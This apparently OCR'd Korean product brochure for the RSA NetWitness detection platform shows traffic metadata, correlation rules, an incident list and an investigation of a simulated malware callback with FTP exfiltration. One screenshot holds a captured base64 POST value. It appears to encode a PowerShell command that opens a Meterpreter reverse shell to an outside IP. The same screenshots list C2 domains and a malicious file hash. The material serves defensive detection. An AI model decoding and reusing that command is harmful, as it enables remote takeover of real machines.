- mfewtzbnmeswstajbgurdmcgguabtbtfahlikeizpin0kczkdaapvvowq
- sbygv7gq
- mfewtzbnr

Extension (20 values)

php (1,008) - jsp (483) - asp (478) - aspx (12) - gif (9) - crt (8) - js (7) - i

Forensic Fingerprint (17 values)

gif (12) - x86 pe (9) - windows executable (9) - png (8) - jpg (6) - 7zip (5)
o) (1)

Server Application (20 values)

microsoft-iis/7.5 (1,431) - openssl_6.6.1 (40) - openssl_7.5 (35) - asp.
(sea/5554) (5) - apache/2.4.10 (debian) (5) - amazons3 (5) - openssl_7

Client Application (20 values)

mozilla/5.0 (windows nt 6.1; wow64; trident/7.0; r... (1,432) - mozilla/4.
- putty_local_aug_13_2014_15:13:55 (40) - jsch-0.1.54 (35) - microsoft
applewebkit/53... (3) - mozilla/5.0 (windows nt 6.1; wow64) applewebk
(windows nt 6.1; wow64; rv:38.0) gecko/... (2) - mozilla/5.0 (windows nt

SSL CA (20 values)

netwitness intermediate ca (316) - rsa (305) - digicert inc (56) - nweca (1
- godaddy.com, inc. (14) - verisign, inc. (13) - symantec corporation (13)
- comodo ca limited (9) - microsoft corporation (7) - equifax (7) - addtru
technologies, inc. (2) ... [show more](#)

SSL Subject (20 values)

rsa (316) - nweservercertificate (18) - nweagentcertificate (17) - google in
- amazon.com, inc. (7) - outbrain inc. (6) - oracle corporation (6) - micros
inc (4) - the rubicon project, inc. (4) - gigya inc (4) - critico sa (4) - cms.net
incorporated (4) - *kryd.net (4) ... [show more](#)

Source Country (4 values)

russian federation (339) - morocco (11) - united states (6) - singapore (6)

Destination Country (8 values)

russian federation (1,446) - united states (967) - france (50) - morocco (5)

Source City (6 values)

rabat (11) - ashburn (3) - san jose (1) - saint petersburg (1) - los angeles

Destination City (20 values)

austin (535) - seattle (62) - cambridge (51) - columbus (36) - boardman (6)
- redmond (6)
francisco (5)

Source Organization (9 values)

timeweb ltd. (338) - maroc telecom (7) - 8 to infinity (6) - maroctelecom
hosting (1) - colocrossing (1) - best-hoster group co. ltd. (1)

Destination Organization (20 values)

timeweb ltd. (1,439) - zayo bandwidth (535) - google (96) - amazon.com
- microsoft azure (27) - verizon business (16) - facebook (13) - cloudflare
- appnexus (7) - critico corp. (6) - level 3 communications (5) - dosarrest

트래픽 고급 정보(세션 레벨)

트래픽 기본 정보(패킷 레벨)

트래픽 추가 정보(Feed 레벨)

위협 지표 실시간 추출 예

실시간으로 제공되는 위협, 침해, 분석 지표를 통해 고도화된 공격 징후를 빠르게 파악

 Threat Category [threat.category] (12 values) 🔍
nonstandard (>100,000 - 29%) - suspicious (>100,000 - 40%) - spectrum (>100,000 - 64%) - informational (69,097)
- vulnerability (44,181) - data leakage (9,637) - malware (1,913) - bambenek consulting (262) - suspect (138)
- attacks (36) - anonymous access (8) - botnet (1)

 Threat Source [threat.source] (6 values) 🔍
netwitness (>100,000 - 11%) - rsa-firstwatch (261) - tor-exit-node-ip (94) - spamhaus_edrop_list_ip (83)
- spamhaus_drop_list_ip (55) - third party publicized iocs (9)

 Threat Description [threat.desc] (7 values) 🔍
http://firstwat.ch/amg69b (262) - sbl438244 (52) - sbl461359 (48) - sbl485521 (31) - dynamic dns domain (11)
- socks24 (8) - sbl476286 (7)

위협 관련 정보

Threat Category(위협 분류), Threat Source(위협 출처),
Threat Description(위협 설명)

 Indicators of Compromise (8 values) 🔍
cerber beacon (50) - china chopper (6) - rig exploit kit (5) - binary indicator (3) - high risk file from blacklisted host (2)
- possible sql injection (1) - cerber ransomware (1) - binary handshake (1)

 Behaviors of Compromise (1 value) 🔍
file transport over unknown protocol (4)

 Enablers of Compromise (9 values) 🔍
plaintext ftp password (7) - plaintext pop3 password (3) - html hidden post (3) - file sharing apps (2) - smb v1 request (1)
- rogue dhcp server detected (1) - html iframe external reference (1) - html hidden span (1) - html hidden div (1)

침해 관련 정보

Indicator of Compromise(침해징후), Behavior of Compromise(침해 관련 행위),
Enabler of Compromise(잠재적 위협)

 Session Analysis (20 of 20+ values) 🔍
session size 0-5k (1,087) - ratio medium transmitted (800) - not top 20 dst (476) - ratio low transmitted (444) - watchlist
port (352) - ratio high transmitted (318) - first carve not dns (300) - first carve (300) - response no payload (281) - data
push (200) - session size 5-10k (155) - session size 50-100k (149) - long connection (129) - session size 10-50k (117) - single
sided udp (91) - zero payload (89) - inbound traffic (21) - session size 100-250k (15) - windows ntlm network logon
successful (10) - potential beacon (5) ... show more

 Service Analysis (20 of 20+ values) 🔍
ssl over non-standard port (886) - hostname consecutive consonants (302) - tld not com net org (290) - ssl certificate missing
issuer organizational name (201) - http1.1 without referer header (100) - ssl certificate missing subject organizational
name (41) - suspiciously named domain (34) - nginx http server (30) - http1.1 without accept header (23) - http1.1 server
location redirect (22) - http direct to ip request (21) - http1.1 without server header (20) - ssl certificate chain incomplete (18)
- http over non-standard port (18) - hostname invalid (17) - dns single request response (16) - unknown service over http
port (15) - host header contains port (15) - http post missing content-type (14) - dns extremely low ttl (10) ... show more

 File Analysis (20 of 20+ values) 🔍
common document formats (225) - js eval no docwrite (51) - exe filetype (9) - exe abnormal e_cblp (7) - exe filetype but not
exe extension (5) - exe abnormal e_minalloc (5) - packer armadillo (4) - exe one dos header anomaly (4) - exe many dos
header anomalies (4) - exe abnormal e_ss (4) - exe abnormal e_sp (4) - exe abnormal e_res1_4 (4) - exe abnormal e_res1_3 (4)
- exe abnormal e_res1_2 (4) - exe abnormal e_res1_1 (4) - exe abnormal e_ovno (4) - exe abnormal e_maxalloc (4) - exe
abnormal e_ip (4) - exe abnormal e_csum (4) - exe abnormal e_cs (4) ... show more

분석 관련 정보

Session Analysis(세션기반 특이점), Service Analysis(프로토콜기반 특이점), File
Analysis(파일기반 특이점)

위협 탐지 및 분석

다양한 위협 지표 및 메타데이터를 이용한 실시간 연관성 분석



실시간 연관성 분석을 통한 행위 기반 위협 탐지

다양한 연관성 분석 탐지 시나리오 제공 및 고객 환경에 최적화된 탐지 시나리오 구현

Rule Builder

Build a rule using drag-and-drop and auto-complete tools.

Rule Name * 스캔 공격 시도 후 내부 침입 성공 탐지

Description

1-Tier : IPS에서 Scanning 공격 탐지

2-Tier : IPS에서 Scanning 공격 시도한 외부 IP가 인터넷 방화벽을 통해 내부로 침입(Firewall Allow) 성공

Trial Rule ☒

Alert ☒

Severity * High

Conditions *

Statement	Occurs	Connector	Correlation Type	Meta	Meta
☒ 1TierIPSDetection	3	followed by	JOIN	ip_src	ip_src
☐ 2TierFirewallAllow	1				

Group By ip_src

Occurs Within 5 minutes

Notifications

Output	Notification	Notification Server	Template
☒ SYSLOG	ESMSyslogForwarding	192.168.5.111_SyslogUDP514	Default Syslog Template

☒ Output Suppression of every 0 minutes

<실시간 상관분석 탐지 정책>

사용 가능한 시나리오 예제

- TI 점수가 500점 이상 악성 사이트 접속 및 파일 다운로드
- C&C 의심 사이트와 주기적인 통신, HTTP/FTP 평문 통신에서 패스워드 노출
- 메신저/사용 메일을 이용하여 파일 전송, 개인 NAS로 파일 전송
- VPN 접속을 이용한 외부 통신, SMB를 이용한 파일 전송, RDP 또는 팀뷰어등 접속 시도, 다중 SSH/RDP 접속 시도
- 외부 파일 서버, 토렌트, 성인사이트, 익명 사이트 접속 등등

Build a Statement

Define a rule condition by adding one or more statements. For each statement, define the keys, operators, and values that will trigger the rule. If the contents of the value field include more than one value, you must specify that it should be evaluated as an array.

Name * 1TierIPSDetection

If all conditions are met

Key	Operator	Value	Ignore Case?	Array?
event.device_type	is	IPS	☒	☐
event.severity	is	high,critical	☒	☒
event.rule	contains	scan	☒	☐

Cancel Save

<시나리오 1>

Build a Statement

Define a rule condition by adding one or more statements. For each statement, define the keys, operators, and values that will trigger the rule. If the contents of the value field include more than one value, you must specify that it should be evaluated as an array.

Name * 2TierFirewallAllow

If all conditions are met

Key	Operator	Value	Ignore Case?	Array?
event.device_type	is	firewall	☒	☐
event.action	is one of	accept	☒	☒
event.direction	is	inbound	☒	☐

Cancel Save

<시나리오 2>

유용한 연관성 분석 탐지 룰 제공

NetWitness-Live를 통해 지속적으로 업데이트되는 룰(연관성 분석) 사용

종류	룰 이름
원격 조종(C&C)	Cerber Ransomware
	SPAM Host Detection
	Tor Outbound
	Windows Worm Activity Detected Packets
계정 탈취	NTDSXTRACT Tool Download
	Remote Password Cracking Tool Use
	Rogue DHCP Server Detected
사전 정찰	Aggressive Internal Database Scan
	Aggressive Internal NetBIOS scan
	Aggressive internal web portal scan
	Horizontal Port Scan
	NTDSXTRACT Tool Download
	Port Scan Vertical Packet
	Rogue DHCP Server Detected
침해 행위	BYOD Mobile Web Agent Detected
	Client Using Multiple DHCP Servers
	Malware Dropper
	No Packet traffic detected from source IP addresses in given timeframe
정보 유출	Detection of Encrypted Traffic to Countries
	Internal Data Posting to 3rd party sites

종류	룰 이름
정보 유출	Stealth Email Use
	Stealth Email Use with Large Session
서비스 장애 공격	Cerber Ransomware
	DNS Amplification
	Head Requests Flood
	HTTP GET Flood
	Multiple SYN packets from Same Source
	Potential HTTP Slow Post DoS
	Web DoS Alert
최초 침입	Web DoS Attack
	Malware Dropper
	Punycode Phishing Attempt
	RIG Exploit Kit
내부 점령	BYOD Mobile Web Agent Detected
	RDP Inbound Traffic
	RDP traffic from Same source to Multiple different destinations
	SSH Traffic Detected from a Source to Different Destinations
공격 경로 확장	Potential APT Service Install
	Webshells Detected
관리자 권한 획득	Potential APT Service Install
	Webshells Detected

연관된 경보를 하나의 사건으로 취합하여 우선순위/위험도 점수와 함께 제공

연관된 경보를 하나의 사건으로 취합하여 우선순위/위험도 점수와 함께 제공

RSA
Investigate
Respond
Users
Hosts
Files
Dashboard
Reports

demo >

INCIDENTS
ALERTS
TASKS

Filters ×

SAVED FILTERS

▼

TIME RANGE ☒ CUSTOM DATE RANGE

All Data ▼

INCIDENT ID

INC-###

PRIORITY

☐ Low

☐ Medium

☐ High

☐ Critical

STATUS

☐ New

☐ Assigned

☐ In Progress

☐ Task Requested

☐ Task Complete

☐ Closed

☐ Closed - False Positive

ASSIGNEE


▼

☐ Show only unassigned incidents

Change Events Retention		Change Priority		Change Status		Change Assignee				
☐	CREATED ↓	PRIORITY	RISK SCORE	ID	NAME	STATUS	ASSIGNEE	ALERTS		
☐	03/08/2022 03:24:43 pm	HIGH	70	INC-31	File Upload from Critical Systems to Dynamic DNS	Task Requested	Sam Polanco	1		
☐	03/08/2022 03:17:34 pm	MEDIUM	50	INC-30	Failed Login Activity for Multiple Failed Logins Followed By a Successful Login	Assigned	Alex Lane	2		
☐	03/08/2022 03:09:59 pm	HIGH	58	INC-29	Multiple Suspicious Activities for IP address for 192.168.60.65	Assigned	Chris Gordon	10		
☐	03/08/2022 03:04:22 pm	MEDIUM	50	INC-28	Failed Login Activity for Multiple Failed Logins from Multiple Diff Sources to Same Dest	Assigned	Alex Lane	3		
☐	03/08/2022 02:57:08 pm	MEDIUM	30	INC-27	Outbound FTP by Admin User	New		1		
☐	03/08/2022 02:55:55 pm	HIGH	50	INC-26	Windows Suspicious Admin Activity: Shared Object Accessed	New		1		
☐	03/08/2022 02:55:21 pm	HIGH	6	INC-25	Suspected Lateral Movement	Assigned	Sam Polanco	6		
☐	03/08/2022 02:44:52 pm	CRITICAL	90	INC-24	Malware Callback Followed by Data Exfiltration	Assigned	Chris Gordon	1		
☐	03/08/2022 02:44:24 pm	MEDIUM	50	INC-23	Failed Login Activity for Multiple Failed Logins from Multiple Users to Same Destination	Assigned	Alex Lane	3		
☐	03/08/2022 02:44:24 pm	LOW	30	INC-22	Failed Login Activity for Multiple Failed Logons from Same Source IP with Unique Usernames	Assigned	Alex Lane	3		
☐	03/08/2022 02:44:02 pm	LOW	30	INC-21	Failed Login Activity for Multiple Account Lockouts From Same or Different Users	Assigned	Alex Lane	7		
☐	03/08/2022 02:44:02 pm	MEDIUM	50	INC-20	Suspicious Configuration Activity for Detects Router Configuration Attempts	Assigned	Sam Polanco	46		
☐	03/08/2022 02:43:56 pm	LOW	30	INC-19	Suspicious User Activity for User Account Created and Deleted within an Hour	Assigned	Alex Lane	17		
☐	03/08/2022 02:37:39 pm	HIGH	70	INC-18	Phishing - Obfuscated Link	Assigned	Sam Polanco	1		
☐	03/08/2022 02:27:47 pm	CRITICAL	100	INC-17	Threshold Breached for HOST LT-US-RLEE01	New		1		
☐	03/08/2022 02:27:47 pm	CRITICAL	100	INC-16	Threshold Breached for FILE cmd.exe	New		1		
☐	03/08/2022 02:27:21 pm	HIGH	70	INC-15	Suspicious Java Download and Command Shell for 192.168.70.82	Assigned	Chris Gordon	1		

탐지된 위협 도식화

탐지된 복수의 이벤트를 취합하여 하나의 사건으로 생성 및 직관적인 공격 파악을 위한 도식화



트래픽 원본 즉시 조회를 통한 공격 확인

탐지된 이벤트에서 트래픽 원본을 단일 클릭으로 즉시 조회하여 실 공격 여부 및 상세 내용 확인

RSA Investigate **Respond** Users Hosts Files Dashboard Reports

INC-23

Malware Callback Followed by Data Exfiltration

OVERVIEW **INDICATORS (1)** FIND RELATED

Event Stream Analysis 11/15/2021 09:40:49 pm

90 Malware Callback Followed by Data Exfiltration

EA 9 events ▼

Network	11/15/2021 09:36:54 pm
00:0c:29:59:05:93 · 192.168.70.72 · 52311 ...	▶
Network	11/15/2021 09:39:45 pm
00:0c:29:31:9d:73 · 192.168.70.72 · 1070 ...	▶
Network	11/15/2021 09:37:44 pm
00:0c:29:59:05:93 · 192.168.70.72 · 52311 ...	▶
Network	11/15/2021 09:38:34 pm
00:0c:29:59:05:93 · 192.168.70.72 · 52311 ...	▶
Log	11/15/2021 09:39:51 pm
192.168.70.72 · 34740b96-da19-066b-b3e2-90b06...	▶
Log	11/15/2021 09:39:56 pm
192.168.70.72 → avastghn	▶
Log	11/15/2021 09:39:56 pm
192.168.70.72 → 158.121.238.162 · 80 ...	▶
Network	11/15/2021 09:39:25 pm
00:50:56:b8:b3:c1 · 192.168.70.72 · 51780 ...	▶
Network	11/15/2021 09:39:45 pm
00:0c:29:31:9d:73 · 192.168.70.72 · 1071 ...	▶

Events

Network Event Details | Text ▼

Download PCAP ▾ ☐ DISPLAY COMPRESSED PAYLOADS

REQUEST

```
POST /1337.html HTTP/1.1
Host: www.komfort.n-co.ru.com
Content-Type: text/html
Content-Length: 399
```

DECODED TEXT

```
<!DOCTYPE HTML>
<html>
<head>
</head>
<body>
<form method="post" action="
<input type="hidden" name="
value="eyJpZCI6IjYlLCJjb21tYW5kIjoIY21kLmV4ZSBCL2MgXCJwb3dlcnNoZWxsIC1Db21tYW5kIGlleDtJbnZva2UtU2hlbGxjb2RlIC1QYXIsb2FklHdpbmRvd3NcL21ldGVycHJldGVyXC9yZXZlcnNIX2h0dHAglUXob3N0IDlwNy41OC4yNDUuMTgwIC1McG9ydCA0NDNDND9XSviaW50IjozMHo=" />
```

RESPONSE

THREAT.CATEGORY
C2

THREAT.DESC
Known malware callback Domain

FD.NAME
Internal Threat

FD.DESC
Threats from RSA-Firstwatch Feed

FD.CAT
C2

INV.CATEGORY
threat

INV.CONTEXT
attack phase

INV.CONTEXT
command and control

ASSET.BU
Executive

ASSET.FAC
US

ASSET.CRIT
High

ASSET.TYPE
Laptop

[<<](#) [Prev Page](#) | [Next Page](#) [>>](#)

탐지된 사건 – 자료 유출 확인

탐지된 이벤트에서 트래픽 원본을 단일 클릭으로 즉시 유출된 증거 자료 확인

The screenshot displays the RSA NetWitness Investigate interface. The left sidebar shows the event stream for 'INC-23' with the title 'Malware Callback Followed by Data Exfiltration'. The main panel shows the 'Events' tab with 'Network Event Details' selected. A specific event is highlighted, showing a 'REQUEST' type. The event details include a list of files being exfiltrated via FTP, such as '1051a1IowaDems.pdf', '780e0e91ccb6cbbf6e_6udymvin7.pdf', 'a8dfc36246b3dcc3cb_1em6bxpgh.pdf', and 'AFL-CIO-Obama.pdf'. A red dashed box highlights the file names, and a red banner at the bottom of the event details states 'FTP를 통해 유출되는 파일 정보' (File information exfiltrated via FTP). The right sidebar shows a list of network events with their respective IP addresses and ports.

FTP를 통해 유출되는 파일 정보

탐지와 연관된 모든 송수신 내역 조회

공격이 발견된 IP주소가 송수신한 모든 내역을 즉시 조회하여 최초 침입 및 내부 점령 등 공격의 전 과정 추적

RSAInvestigateRespondUsersHostsFilesDashboardReports

NAVIGATEEVENTSMALWARE ANALYSIS

Query ProfilesNetwork Concentrator11/15/2021 09:02 pm - 11/25/2021 05:44 am(ip.all = 192.168.70.79)

11/15/2021 09:02 pm11/25/2021 05:44 am +00:00

13 Events (Asc)FilterRSA Web AnalysisDownloadCreate IncidentGROUP EVENTS

	COLLECTION TIME	TYPE	SERVICE TY...	SOURCE IP ...	DESTINATI...	TCP DESTIN...	HOSTNAME ALIASES	ACTION EV...	FILENAME	REFERER	DESTINATI...	
	11/15/2021 09:33:08 pm	Ⓢ	80 [HTTP]	192.168.70.79	64.12.54.118	80 [http]	instagram.com	GET		https://www.google.ca/	United States	
	11/15/2021 09:33:08 pm	Ⓢ	80 [HTTP]	192.168.70.79	144.63.123.3	80 [http]	devvirtualearth.net	GET	15, ...	http://beta.realtor.ca/PropertyDetails.aspx?PropertyId=14306224	Sweden	Afton
	11/15/2021 09:34:54 pm	Ⓢ	80 [HTTP]	192.168.70.79	69.16.31.13	80 [http]	www.linkedin.com	GET			United States	Unive
	11/15/2021 09:34:54 pm	Ⓢ	80 [HTTP]	192.168.70.79	69.16.31.13	80 [http]	www.linkedin.com	GET	LinkedIn_WhosViewedMe.pdf.exe	http://www.linkedin.com/	United States	Unive
	11/15/2021 09:34:54 pm	Ⓢ	80 [HTTP]	192.168.70.79	69.16.31.13	80 [http]	www.linkedin.com	GET		http://www.linkedin.com/, ...	United States	Unive
	11/15/2021 09:34:54 pm	Ⓢ	80 [HTTP]	192.168.70.79	69.16.31.13	57805					United States	Unive
	11/15/2021 09:36:54 pm	Ⓢ	80 [HTTP]	192.168.70.79	21.219.194.57	80 [http]	www.komfort.n-co.ru.com	POST	1337.html		Russia	Best-
	11/15/2021 09:37:44 pm	Ⓢ	80 [HTTP]	192.168.70.79	21.219.194.58	80 [http]	www.komfort.n-co.ru.com	POST	1337.html		Russia	Best-
	11/15/2021 09:38:34 pm	Ⓢ	80 [HTTP]	192.168.70.79	21.219.194.59	80 [http]	www.komfort.n-co.ru.com	POST	1337.html		Russia	Best-
	11/15/2021 09:39:25 pm	Ⓢ	443 [SSL]	192.168.70.79	207.58.245.180	443 [https]					United States	Fusio
	11/15/2021 09:39:45 pm	Ⓢ	21 [FTP]	192.168.70.79	86.57.246.177	21 [ftp]		TYPE, ...	1051a1IowaDems...		Belarus	Belte
	11/15/2021 09:39:45 pm	Ⓢ	0 [OTHER]	192.168.70.79	86.57.246.177	8207					Belarus	Belte
	11/15/2021 10:17:04 pm	Ⓢ	80 [HTTP]	192.168.70.79	85.214.28.62	80 [http]	a82hHasl291js.no-ip.org	POST	upload.php, ...	http://a82hHasl291js.no-ip.org/test?do=show&subdo=common&...	Germany	Stratq

최초 침해 발생 지점 확인 및 관련 악성 파일 추출

트래픽 원본 조회 (트래픽 원본 텍스트, 웹 화면, 패킷, 이메일, 파일 등 다양한 트래픽 원본 조회 기능 제공)

The screenshot displays the RSA Investigate interface. The top navigation bar includes 'Investigate', 'Respond', 'Users', 'Hosts', 'Files', 'Dashboard', and 'Reports'. The left sidebar shows 'NAVIGATE' with 'EVENTS' and 'MALWARE ANALYSIS' options. The main area shows a list of 13 events. The selected event is from 11/15/2021 09:34:54 pm, type 80 [HTTP]. The 'File' tab is active, showing details for 'LinkedIn_WhosViewedMe.pdf.exe'. A warning message states: 'Warning: Files contain the original raw unsecured content. Use caution when opening or downloading files; they may contain malicious data. To avoid quarantine, the zip file is password protected with this password: netwitness.' The file analysis results are as follows:

FILE NAME	MIME TYPE	FILE SIZE	HASHES
LinkedIn_WhosViewedMe.pdf.exe	application/octet-stream	732.0 KB	SHA1: 330a54bc87e5ca5815462eff35e60bb9ecebbaad SHA256: c2a81f5db114abb5ec44eca5f69fa6f93723a272b MD5: 7a8a7e543907fa3c7cf021ed914e8432

On the right, a list of analysis results is shown:

- ANALYSIS.FILE: exe abnormal e_minalloc
- ALERT.ID: nw05157
- ANALYSIS.FILE: exe one dos header anomaly
- ALERT.ID: nw05165
- ANALYSIS.FILE: exe timestamp before 1999
- ALERT.ID: nw25135
- INV.CATEGORY: threat
- INV.CONTEXT: malware
- ANALYSIS.FILE: packer antireverse
- PAYLOAD.REQ: 416

대화형 고속 검색을 통한 트래픽 위협 헌팅

특허 받은 트래픽 현황 표현 방식 및 대화형 고속 검색 기능을 통해 사전에 예측하지 못한 침해 행위에 대한 능동적 위협 헌팅
(특허: US20090067443A1)

Network Concentrator Last 24 Hours Query Profile Hunting

2021 02 24 06:55:00 (+09:00)

Service Type [service] (15 values)

- SSL (3,492) - DNS (3,043) - **HTTP (2,153)** - OTHER (1,770) - SSH (80) - NETBI

TCP Destination Port [tcp.dstport] (20 of 20+ values)

- 5671 (2,829) - 8080 (1,430) - 80 (http) (713) - 443 (https) (387) - 514 (cmd) (
- ... show more

Indicators of Compromise [ioc] (7 values)

- schoolbell malware (535) - rekaf_beacon (535) - cerber beacon (50) - china

Behaviors of Compromise [boc] (3 values)

- file transport over unknown protocol (8) - wmi level 1 login (1) - remote wn

Enablers of Compromise [eoc] (6 values)

- plaintext pop3 password (4) - html hidden post (3) - smb v1 request (1) - h

Session Analysis [analysis.session] (20 of 20+ values)

- session size 0-5k (7,199) - ratio medium transmitted (4,571) - single sided u
- ratio low transmitted (780) - data push (369) - inbound traffic (311) - long

Service Analysis [analysis.service] (20 of 20+ values)

- hostname consecutive consonants (5,821) - ssl over non-standard port (3,1
- header contains port (1,454) - http over non-standard port (1,448) - http p
- organizational name (45) - http1.1 without server header (38) - outbound c

File Analysis [analysis.file] (20 of 20+ values)

- js eval no docwrite (59) - common document formats (14) - exe filetype (9)
- exe abnormal e_res1_4 (4) - exe abnormal e_res1_3 (4) - exe abnormal e
- ... show more

Host ID [alias.host] (20 of 20+ values)

- 30b4ce35-1b13-468d-8212-661be2d3e100 (2,803) - sv-us-web2 (1,828) - 8-

Network Concentrator Last 24 Hours Query Profile Hunting

service = 80

2021 02 24 06:55:00 (+09:00)

Service Type [service] (1 value)

- HTTP (2,153)**

TCP Destination Port [tcp.dstport] (7 values)

- 8080 (1,430) - 80 (http) (698) - 5000 (16) - 2869 (2) - 57805 (1) - 49529 (1) -

Indicators of Compromise [ioc] (6 values)

- schoolbell malware (535) - rekaf_beacon (535) - **china chopper (6)** - apache

Enablers of Compromise [eoc] (4 values)

- html hidden post (3) - html iframe external reference (1) - html hidden spa

Session Analysis [analysis.session] (18 values)

- first carve not dns (2,103) - first carve (2,103) - session size 0-5k (2,064) - n
- traffic (21) - session size 50-100k (17) - session size 10-50k (12) - session si

Service Analysis [analysis.service] (20 values)

- http1.1 without referer header (2,087) - http1.1 without accept header (2,0
- server header (38) - http1.1 server location redirect (35) - nginx http server
- response status ends with space (5) - content-disposition filename contain

File Analysis [analysis.file] (13 values)

- js eval no docwrite (57) - exe filetype (5) - common document formats (5) -
- before 1999 (1) - exe extension but not exe filetype (1) - exe abnormal e_m

Host ID [alias.host] (20 values)

- sv-us-web2 (1,157) - lt-us-rllee01 (639) - www.xjiboss.com (535) - lt-us-rllee
- dev.wshldmo.com (6) - www.pconsult.com (5) - www.microsoft.com (5)

Source IP Address [ip.src] (18 values)

- 192.168.31.24 (1,151) - 192.168.70.82 (639) - 192.168.31.60 (279) - 192.168

Network Concentrator Last 24 Hours Query Profile Hunting

service = 80 | ioc = 'china chopper'

2021 02 24 06:55:00 (+09:00)

Service Type [service] (1 value)

- HTTP (6)**

TCP Destination Port [tcp.dstport] (1 value)

- 80 (http) (6)

Indicators of Compromise [ioc] (1 value)

- china chopper (6)**

Session Analysis [analysis.session] (7 values)

- watchlist port (6) - inbound traffic (6) - session size 0-5k (4) - ratio medium

Service Analysis [analysis.service] (2 values)

